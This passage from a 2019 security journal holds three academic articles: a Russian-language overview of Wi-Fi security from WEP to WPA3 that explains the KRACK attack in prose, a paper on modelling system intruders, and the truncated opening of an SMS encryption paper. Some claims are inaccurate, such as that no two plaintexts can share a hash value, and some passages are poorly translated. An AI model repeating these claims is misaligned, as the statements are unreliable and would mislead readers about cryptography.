SPCSJ

# SCIENTIFIC AND PRACTICAL CYBER SECURITY JOURNAL

VOL3 No1

MARCH 2019

ISSN 2587-4667

# АЛГОРИТМЫ БЕЗОПАСНОСТИ WI-FI – ИХ ПРЕИМУЩЕСТВА И НЕДОСТАТКИ

# WI-FI SECURITY ALGORITHMS – THEIR STRENGTHS AND WEAKNESSES

**B.Horbatenko V.Stopin, V.Ivanov**
**Kharkiv National University of Radio Electronics (NURE), «Computer science» faculty, department of «System engineering»**

**ABSTRACT**. The article describes the new Wi-Fi security algorithm – WPA3. The advantages of this technology and its innovations are proposed. For comparison, outdated protection methods – WEP, WPA, WPA2 are analyzed and described. In the article it is shown the principle, vulnerabilities and shortcomings of their work.

**АННОТАЦИЯ.** В статье описан новый алгоритм безопасности Wi-Fi - WPA3. Предлагаются преимущества этой технологии и её нововведения. Для сравнения проанализированы и описаны устаревшие методы защиты - WEP, WPA, WPA2. В статье продемонстрированы принципы, уязвимости и недостатки их работы.

**KEYWORDS:** Wi-Fi, WEP, WPA, WPA2, WPA3, Security.

На сегодняшний день каждый знает, что значит слово «Wi-Fi». Без него сложно представить повседневную жизнь. Миллиарды людей во всем мире зависят от Wi-Fi, используют его для совершения покупок, просмотра роликов в Интернет, взаимодействуют с ним в «умных» домах, банках и в конце концов в общении друг с другом через мессенджеры и социальные сети. Число используемых точек Wi-Fi с каждым днем растет и вопрос их безопасности является крайне важным элементом защиты персональных данных.

Первые в истории Wi-Fi точки были доступными для всех, никаких алгоритмов безопасности и защищённых каналов не было. Однако спустя некоторое время, остро возник вопрос безопасности, так как находились злоумышленники, которые злоупотребляли незащищенностью и всячески вредили публичным сетям. Таким образом появился первый алгоритм для обеспечения безопасности сетей Wi-Fi – WEP (Wired Equivalent Privacy). Для шифрования данных в WEP используется ключевой поток, который образуется при смешивании пароля и вектора инициализации (рисунок 1).




Рисунок 1 – Алгоритм работы WEP

Вектор инициализации в WEP — это постоянно меняющееся 24-битное число и можно было бы предположить, что взломать или подобрать его невозможно, однако с увеличением вычислительных мощностей персональных компьютеров длина вектора инициализации стала недостаточной. Методом подбора можно подобрать необходимые значения кадров, для которых вектор инициализации будет одинаковым. Таким образом взлом данного алгоритма стал сводится к нескольким минутам.

Решением этой проблемы было разработка нового алгоритма безопасности – WPA. WPA являлся модификацией WEP, новшеством которой было внедрение WPS – стандарта, который упрощал подключение к беспроводной сети. Для обеспечения целостности сообщений он использовал протокол целостности TKIP или Temporal Key Integrity, в то время, как WEP использовал CRC или Cyclic Redundancy Check. Считалось, что TKIP намного сильнее, чем CRC. Однако TKIP стала объектом хакеров и в ней были найдены уязвимости, которые позволяли эксплуатировать её и перехватывать сообщения в сети. Для исправления этой уязвимости было внедрено решение обрывать все подключения на 60 секунд при попытках подбора ключей. Хакеры воспользовались данным решением и посылали фиктивные пакеты, которые позволяли выводить сеть из строя. Далее были найдены и иные уязвимости, которые позволяли иметь полный контроль над сетью. Таким образом WPA себя продемонстрировала не с лучшей стороны. Это привело к тому, что возникла необходимость искать новый алгоритм безопасности.

В 2004 году был запущен новый алгоритм на устройствах, точнее модификация его предшественника – WPA2. Сильной стороной оказалось индивидуальное шифрование данных каждого пользователя, а алгоритмом шифрования стал AES, что значительно повысило уровень безопасности. Долгое время WPA2 считался безопасным, однако в 2017 году была опубликована уязвимость, которая позволяет взламывать Wi-Fi точки даже с алгоритмом WPA2.

Уязвимость эта имеет название KRACK (Key Reinstallation Attack) – атака с переустановкой ключа [1]. При атаке с переустановкой ключа злоумышленник заставляет жертву переустанавливать уже используемый ключ. Это достигается путем манипулирования и воспроизведения криптографических сообщений рукопожатия. Когда жертва переустанавливает ключ, связанные параметры, такие как номер инкрементного передаваемого пакета и номер принимаемого пакета, сбрасываются до их начального значения. Когда клиент присоединяется к сети, он выполняет четырехстороннее рукопожатие для согласования нового ключа шифрования (рисунок 2). Установка этого ключа произойдет тогда, когда будет получено 3 сообщение о четырехстороннем рукопожатии. После того как ключ установлен, он будет использоваться для шифрования обычных кадров данных с использованием протокола шифрования. Однако, поскольку сообщения могут быть потеряны или отброшены, точка доступа будет повторно передавать сообщение 3, если оно не получило соответствующий ответ в качестве подтверждения. В результате клиент может получить сообщение 3 несколько раз. Каждый раз, когда он получает это сообщение, он переустанавливает один и тот же ключ шифрования и, таким образом, сбрасывает инкрементный номер передаваемого пакета и получает номер принимаемого пакета, используемый протоколом шифрования. Злоумышленник может принудительно выполнить эти одноразовые сбросы путем сбора и воспроизведения повторных передач сообщения 3 четырехстороннего рукопожатия. Таким образом злоумышленник может подделать пакеты, дешифровать и воспользоваться ими. Атака работает против всех современных защищенных сетей Wi-Fi. Некоторые компании выпустили обновления, позволяющие уменьшить возможности этой уязвимости, однако не все пользователи обновляют свои роутеры, что может вести лишь к усугублению ситуации с безопасностью.



Подготовка перед рукопожатием
Клиент
Пароль
BSSID
PBKDF2
PMK
Маршрутизатор BSSID (tochka)
Пароль
BSSID
PBKDF2
PMK
1 рукопожатие
ANonse
2 рукопожатие
SNonse
ANonse + SNonse + BSSID + PMK + MAC = Индивидуальный ключ сессии (ИК)
MIC – Часть ИК
SNonse, MIC
ANonse + SNonse + BSSID + PMK + MAC = Индивидуальный ключ сессии (ИК)
MIC клиента сравнивается с MIC маршрутизатора. В случае совпадения соединение продолжается устанавливаться
3 рукопожатие
Клиент устанавливает ИК и ГК. Nonse = 0
Групповой ключ сессии (ГК)
4 рукопожатие
Ключевой поток = Nonse + ИК (или ГК)
Зашифрованная информация

Рисунок 2 – Четырехстороннее рукопожатие алгоритма WPA2

На рисунке 3 представлена статистика – общее количество Wi-Fi точек на планете и алгоритмы безопасности, используемые на них [2].




Рисунок 3 – Алгоритмы шифрования Wi-Fi

Как видно на рисунке 2, почти 65% точек доступа используют алгоритм WPA2, 19.32% используют неизвестные методы шифрования и защиты, 5.70% используют WPA, 6.21% используют WEP, невзирая на его небезопасность в целом, и 3.96% не используют методы защиты Wi-Fi вообще.

Рассмотрим какую опасность в себе несет получение злоумышленником доступа к Wi-Fi точке. Предположим, что злоумышленник получил доступ к точке, которой пользуются корпоративные сотрудники одной из крупных компаний. Злоумышленник может совершить перехват сообщений, которые сотрудники отправляют в мессенджерах и в последствии использовать данную информацию против этого сотрудника или целой компании. Помимо этого, есть возможность кражи паролей и кукис файлов браузера. Если пользователь использует корпоративную почту, то злоумышленник может заполучить доступ к письмам на почте. При наличии доступа к точке доступа Wi-Fi можно подменить файлы, которые пользователь качает в сети, тем самым подменив их на вредоносный код. Множество случаев со взломами были связаны именно с запуском вредоносных программ, которые приводили к крупным ущербам, как финансовым, так и вреду репутации компании. Поэтому вопрос безопасности точек доступа Wi-Fi в коммерческих структурах должен быть основополагающим. Для этого и разрабатываются новые алгоритмы безопасности, дабы предотвращать вероятность взломов со стороны злоумышленников.

В связи с нахождением уязвимости в WPA2 была начата разработка нового алгоритма безопасности, который получил название – WPA3. Он является новым поколением систем безопасности Wi-Fi и еще не находится в массовом доступе на рынке (на момент написания статьи насчитывалось всего 10 моделей, которые поддерживают WPA3). WPA3 добавляет новые функции, упрощающие безопасность Wi-Fi, обеспечивающие более надежную аутентификацию, повышающие криптографическую стойкость для рынков высокочувствительных данных и поддерживающие устойчивость критически важных сетей [3]. Таким образом, в WPA3 была внедрена защита от перебора по словарю или метода «грубой силы», после нескольких неудачных попыток происходит блокировка, происходит это благодарю методу SAE [4]. SAE (Simultaneous Authentication of Equals) – новый метод аутентификации устройства, пытающегося подключиться к сети, это вариант «установления связи по методу стрекозы», использующего криптографию для предотвращения угадывания пароля злоумышленником. Поддержка прямой секретности позволяет сохранить конфиденциальность данных даже при успешном взломе злоумышленником. Совершенная прямая секретность (PFS) означает, что сеансовый ключ, генерируемый с использованием долговременных ключей, не будет скомпрометирован, если один или несколько из этих долговременных ключей будут скомпрометированы в будущем.

В открытых сетях, трафик индивидуального устройства так же будет шифроваться при помощи протокола Enhanced Open (чего нет в данный момент в WPA2). Enhanced Open использует оппортунистическое беспроводное шифрование (Opportunistic Wireless Encryption, OWE), чтобы защищаться от пассивного подслушивания [5]. Для OWE не требуется дополнительная защита с аутентификацией – оно концентрируется на улучшении шифрования данных, передаваемых по публичным сетям, с целью предотвратить их кражу. Оно также предотвращает «простую инъекцию пакетов», в которой атакующий пытается нарушить работу сети, создавая и передавая особые пакеты данных, выглядящие, как часть нормальной работы сети. На сегодняшний день Wi-Fi работает с безопасностью в 128 бит. WPA3 внедряет новые 192 и 256 битные протоколы безопасности, которые позволят обеспечивать более эффективную защиту данных.

Однако не все так радужно, как описано выше. WPA3 поддерживает обратную совместимость с алгоритмом WPA2, что несомненно может вести к негативным последствиям. Внедрение SAE хоть и ведет к усложнению процесса перебора паролей, однако полностью его не исключает. Помимо этого, стоит предположить, что если злоумышленник все-таки получает доступ к точке доступа Wi-Fi (либо разворачивают свою собственную точку доступа), то он все так же сможет перехватывать траффик.

Разработчики роутеров однозначно воспользуются выходом нового алгоритма безопасности, для увеличения продаж своих устройств. Не исключено, что поддержка старых моделей устройств производители целенаправленно обновлять не будут, дабы пользователи приобретали новые. Будем надеяться, что WPA3 продемонстрирует себя с лучшей стороны в плане безопасности, нежели его предшественники.

## REFERENCES

1. https://www.krackattacks.com
2. https://wigle.net/stats
3. https://www.wi-fi.org/discover-wi-fi
4. https://ieeexplore.ieee.org/document/7786995
5. https://tools.ietf.org/html/rfc8110

**Scientific and Practical Cyber Security Journal (SPCSJ) 3(1): 6-11 ISSN 2587-4667 Scientific Cyber Security Association (SCSA)**

# DEVELOPMENT OF AN AUTOMATED SYSTEM INTRUDER MODEL

**Mykola Brailovskyi Taras Shevchenko National University of Kiev, PhD in Engineering Science, Associate Professor. Kiev, Ukraine.**
**Volodymyr Khoroshko National Aviation University, Doctor of Engineering Science, Full Professor. Kiev, Ukraine**

**ABSTRACT.** The model of the security penetrator of the automated system is developed, on the basis of the use of a 4-level gradation of access to information

**KEYWORDS**: penetrator, information security system, penetrator model, set of threats.

Any information is considered as the form of streams acting on sense bodies of an operator by the forms of image, communication and text, which leads to the generation of flows in corresponding forms. Modern information technologies sublimate the features of all forms, and various current forms can be transformed between themselves.

Thus, the main stage in the construction of the information security system is the analysis of information threats and the use of measures to reduce or eliminate them. However, not enough attention is paid to the development of the model and the analysis of penetrators, without which it is impossible to carry out a qualitative analysis of threats, because it describes the possibility of a penetrator concerning the violation of information security.

The need to classify threats to information security is due to the fact that the architecture of modern means of automated information processing, organizational, structural and functional construction of information and computing systems and networks, technology and processing conditions are such that information is a subject to excessive overflow of factors on which it is necessary to formalize the description task and threats as well as effective counteraction to them. The list of threats to information security [1,2] will be considered by the target sign of the classification and description of components of information flows critical to modification. The analysis of these threats should be carried out on the basis of their qualifications by a number of assessments. Each rating reflects one of the generalized requirements for the system of protection (confidentiality, integrity, availability): unauthorized copying of information carriers; careless actions leading to the disclosure of confidential information or make it publicly available; ignoring organizational constraints (setting rules) when determining the rank of the system.

According to information systems, we will consider the following types of threats:

- the threat of privacy breach is that the information becomes known to those who do not have the authority to access it;
- the threat of integrity breach includes the notion of any deliberate change in information stored in the system or when it is transmitted between systems;
- the threat of service failure occurs every time when access to some resources is blocked as a result of intentional actions;
- the threat of disclosure of the security of the information system.

When considering the protection of automated information systems, it is expedient to use a 4-level gradation of access to information stored, processed and transmitted by the system: the level of information carriers; level of interaction with carriers; level of information provision; level of information security.

In addition, additional requirements for the analysis of information threats need to be formulated: the list of existing threats should be as complete and detailed as possible. For each of the threats it is necessary to determine in violation of which properties of the information or information system it is directed (confidentiality, integrity, availability, as well as failure of the services of the system); Possible methods of realizing threats [3].

Proceeding from the technology of information processing and constructing a model of information threats, it is necessary to develop a penetrator model that should be adequate to the actual penetrator for the given information system.

Relative to the automated information system, penetrators can be external or internal. The penetrator model should determine: the possible purpose of the penetrator and its gradation according to the degree of danger for the system; categories of persons who may be the penetrator; prediction of the penetrator's qualification; prediction of the nature of his actions.

Therefore, the correct constructed model of the penetrator suggests that it reflects its practical and theoretical capabilities, a priori knowledge, time and place of action, etc. The model should be constantly adjusted in the light of obtaining new knowledge about the possibilities of the penetrator and changes in the system of protection of the system and the system on the basis of analysis of the causes of violations that have occurred, which will affect the exact reasons, as well as more precisely determine the requirements for the system of protection against this type of violation [3].

In order for the model of the penetrator to be of maximum benefit, it must be created for a specific object of protection and can not be universal, take into account the motives and socio-psychological aspects of the violation, the potential opportunities for access to information resources of various categories of external and internal penetrators to various spatial-temporal sections of the object of protection.

Determining the specific characteristics of probable penetrators is largely subjective, so the model of the penetrator, which is built on the specific features of a particular subject area and technology of information processing, can be represented by the listing of several variants of the penetrator's appearance.

A penetrator is a subject that mistakenly or deliberately attempts to perform prohibited operations and uses various opportunities, means and methods for doing so. Each penetrator for the realization of his intentions is guided by a certain motivation and intentions, possesses a set of knowledge, skills and methods of committing unlawful actions with the use of appropriate technical means. Only a set of knowledge about all characteristics of the penetrator will adequately respond to possible threats and choose the appropriate means of protection.

In addition, the actual capabilities of the penetrator are largely determined by the state of the object of protection, the availability of potential channels of information leakage, the quality of information security. The reliability of the information security system depends on the penetrator, because in order to achieve his goals the penetrator must make some effort, spend resources. As a penetrator, an entity that has access to an object with regular means of information and communication systems is considered. It is believed that in its field the penetrator is a specialist in higher qualification, knows everything about information and communication systems and means of their protection.

But skills and abilities can be realized subject to staying in certain premises of the facility, from which it is possible to realize the threat. Therefore, in addition to the level of knowledge of the penetrator, his qualifications, preparedness for the implementation of his plans, to form the most complete model of the penetrator, it is necessary to determine the category of persons to which the penetrator may belong.

When forming a penetrator model, it is necessary to differentiate all employees not only from their ability to access the system, but also for possible losses from the actions of the personnel, that is, for potential losses from each category of employees, from system administrators to ordinary users and even cleaners. Also, we cannot forget about such a category as external penetrators (competitors, customers, etc.).

Thus, each user according to his category, that is, level of professional knowledge and access to information resources of the system, can cause more or less damage to the object of protection by accessing specific elements of the information processing system. Additionally, there might be some interesting information about what kind of threat an intruder may realize: stealing, copying, modifying, destroying, disclosing information, blocking access to it, etc.

Such a system of categorizing staff at risk should not be perceived as a dogma. In each individual case, a separate system of categorization and comparison with a variety of threats is created, which helps in the creation and simulation of the information security system.

The model of the penetrator must be specified and expanded to clarify the possible scenario of violations. To this end, each category of probable penetrators should be analyzed separately for the following parameters:

1) technical equipment and methods and means used for the violation:

- only staffing and shortcomings of the information security system to overcome it (unauthorized actions with the use of permissible means);
- passive means (means of interception without modification of components of the information system);
- methods and means of active influence (modification and connection of additional technical means, connection to data channels, introduction of software bookmarks and use of special tool and technology programs).

2) Level of qualification and range of knowledge of the penetrator.

3) Possibility of access of the penetrator to specific resources of the information system - probable places (through the networks of the control zone of the information system, but without access to the allocated space, in the middle of the allocated premises, but without access to technical means of the information system, with access to technical means of the information system and from the workers places of users; access to the data area) and time (in the process of functioning of the information system; during scheduled breaks in the system; in non-working hours; during system repairs) for accomplished illegal actions. Taking into account the place and time of the penetrator's actions also allows to specify its possibilities for access to information resources and take them into account in order to improve the quality of the information security system [4].

4) The set of threats and internal vulnerabilities of the information security system.

The algorithm for constructing a penetrator model (Fig. 1) at the output should determine the probability of realization of threats and timeliness of detection of unauthorized intrusion.

Any high-quality anti-a priori system provides high expertise (high level knowledge in the field of computer technology, programming, designing and operation of information systems, possession of information on the functions and mechanisms of action of remedies) and the qualifications of the penetrator (the possibility of using the design flaws of a comprehensive information security system with the help of methods and means of active influence on the information system that change the configuration of the system).

It is also anticipated that at the place of action penetrators can gain access to the means of administration of the automatic system and the means of management of an integrated security system.

The action of the data registration model is not the level of file authentication.

The first condition for the functioning of the model is the autonomy of the control of the integrity and availability of information (independence from the actions of the system administrator).

The second condition is the mandatory use of algorithms for monitoring the integrity and availability of each element of the flow.

The third condition is the compactness of the means of the system for monitoring the integrity and availability of information (the use of minimal computing resources).

Condition fourth - response to intervention (complex of organizational tools to violate the integrity of the object).

In addition, the creation of a mechanism for the effective protection of restricted access information presupposes, first of all, that there is a standard system consisting of an object of attack and a subject who tries to use information in contravention of the established standards of treatment.



Information Security System (ISS)
Penetrator
Category penetrator
The set of threats
$P_{ISS}$
Level of penetrator qualification (high, medium, low)
$P_{ISS}$
Level of technical equipment and measures
A set of internal threats
$P_{ISS}$
Access to specific resources and information system, access point and time
Information resource
$P_{ISS}$ – the probability of overcoming the information

**Fig. 1** Algorithm for constructing a penetrator model

Controlled information flow will mainly be transmitted openly (for immediate further processing) with the subsequent mandatory processing of the system control of the integrity and availability of information. In the presence of such a functional mechanism in the event of an attack on the information transmitted, timely detection of this fact will provide additional opportunities for preventing the further development of negative events. In this case, the algorithm of maintaining the integrity and availability of information is based on the principles of hashing data stream segments [5].

A one-way hash function H (N) handles an arbitrary length length message Ni returns a hash of a fixed length h:

$h = H(N)$,

where h is the length n.

Many functions can take the input of the appropriate length and return the output of a fixed length, but one-way hash functions have three additional characteristics:

- by N it is easy to calculate h;
- for h it is difficult to calculate N so that H (N) = h;
- it is difficult to find another N 'such that H (N) = H (N') is difficult to find.

The hash length can be changed by the user. The proposed method involves the generation of a longer hash than this function of its output.

Based on the study, the following conclusions may be drawn. Consideration of the existence of information allows you to highlight the following features of the information model of data registration.

Information transmission in telecommunication networks takes place in the form of information flows, the classification of which depends on their perception by the user and is characterized by the internal structure of the flow format. Information in modern automated systems in many cases is prone to unauthorized modification. The most vulnerable of the main stages of the information lifecycle is the stage of its distribution among correspondents of the network.

The penetrator model is an important component for a qualitative analysis of threats and the definition of requirements for the composition and characteristics of the protection system. It should be constantly changed and adjusted to take into account the emergence of new data on the capabilities of the penetrator and changes in the protection system. In addition, the penetrator model can be presented in several variants, because the existence of a set of models of the penetrator will allow to predict the probability of penetration into the system and build a reliable information security system using modern intelligence support to control both the security system and the system for monitoring the integrity and reliability of information.

When considering the protection of automated systems, it is expedient to use a 4-level gradation of access to information stored, processed and protected in an automated system: the level of information carriers, the level of presentation of information, the level of means of interaction with carriers, the level of presentation of information and the level of information content.

## REFERENCES

[1] Lenkov S.V., Peregudov D.A., Khoroshko V.A. Methods and means of information protection. In 2 volumes – K: Arii, 2008 (in Russian)

[2] Koboseva A.A., Machalin I.O., Khoroshko V.O. Analysis of the security of information systems. - K .: View. DUIKT 2010 - 316 p. (in Ukrainian)

[3] Buryachok V.L., Grishchuk R.V., Khoroshko V.O. Information Security Policy. - K .: PVP "Zadruga", 2014 - 222 p. (in Ukrainian)

[4] Brailovskyi N.N., Orlenko V.S., Khoroshko V.A. Assessment of the quality of the information security system functioning // Modern information security, #4, 2010. - p. 9-15. (in Russian)

[5] Brailovskyi N.N., Orlenko V.S., Khoroshko V.A. Formation of complex programs for the protection of objects in the presence of threats and risks // Modern information security, № 1, 2011. - p.34-41. (in Russian)

**Scientific and Practical Cyber Security Journal (SPCSJ) 3(1): 12-20 ISSN 2587-4667 Scientific Cyber Security Association (SCSA)**

# DEVELOPMENT OF AN EFFICIENT HYBRID ENCRYPTION SCHEME FOR SECURING SHORT MESSAGE SERVICE (SMS)

**Faisal A. Garba, Prof. A. A. Obiniyi, Prof. S. E. Abdullahi**
**[1]Department of Computer Science Education, Sa'adatu Rimi College of Education, Kano.**
**[2,3]Department of Computer Science, Ahmadu Bello University, Zaria**
**[3]Nigerian Turkish Nile University**

**ABSTRACT.** Majority of mobile device users will prefer to preserve the privacy of their SMS communication using mobile device SMS encryption solutions. The mobile devices in use however, are highly constrained in terms of memory, power and computing capability to utilize the current SMS encryption solutions. As a result of this, there is a room for improvement in terms of the speed efficiency of the SMS encryption schemes proposed for use on mobile devices. This research proposed an end-to-end SMS encryption scheme ideal for use on mobile devices using a hybrid combination of cryptographic algorithms: Blowfish symmetric encryption algorithm, Elliptic Curve Diffie Hellman (ECDH) and Elliptic Curve Digital Signature Algorithm (ECDSA). The proposed scheme was implemented using Java programming language to develop SMS encrypting Android application. The time taken for the proposed scheme cryptographic operations was measured on five different android mobile devices with varying processor speed. The operation measured was the time taken for encryption, decryption and key generation. The research results revealed that the proposed scheme has a faster rate of key generation, encryption and decryption. This research has provided an end-to-end hybrid SMS encryption scheme ideal for use on constrained mobile devices using a hybrid combination of cryptographic algorithms: Blowfish symmetric encryption algorithm, Elliptic Curve Diffie Hellman (ECDH) and Elliptic Curve Digital Signature Algorithm (ECDSA) and is therefore an improvement in term of speed to the existing SMS encryption schemes on mobile devices.

**KEYWORDS:** SMS, encryption, Blowfish, cryptography, ECDH, ECDSA, Android

There are various ways of securing SMS and one of such is cryptography. In cryptography messages are encoded in such a way that only the sender and the receiver can know it’s content (Jha *et al*., 2016). Cryptography is of three forms: symmetric key cryptography (secret key cryptography) and asymmetric key cryptography (public key cryptography) and cryptographic hash functions. In symmetric key cryptography, the same key is use to encrypt as well as to decrypt data, whereas in asymmetric key cryptography two keys public key and private key are used to encrypt and decrypt data. Private key is only known to the owner but public key is made known to all intended communicating parties. Whereas symmetric key algorithm requires less computational power, asymmetric key algorithm requires very much computational power since it’s computation requires the exponentiation of large numbers and consequently more memory for the computation and storage of keys. However, in symmetric key algorithm there lies the problem of key agreement and secure exchange of the agreed key. In addition, user authentication, non repudiation and message integrity cannot be provided with the use of symmetric key algorithm. The combination of symmetric and asymmetric encryption algorithms cover up for their individual weakness (Kuppuswamy and Al-Khalidi, 2014). Hash functions are also called message digests or one way encryption. In hashing, a unique hash value of a plaintext is produced. It is unique in the sense that no two different plaintexts can have the same hash value. It is also one way since we cannot recover the plaintext, given the corresponding hash value. Hash value is also called digital fingerprint 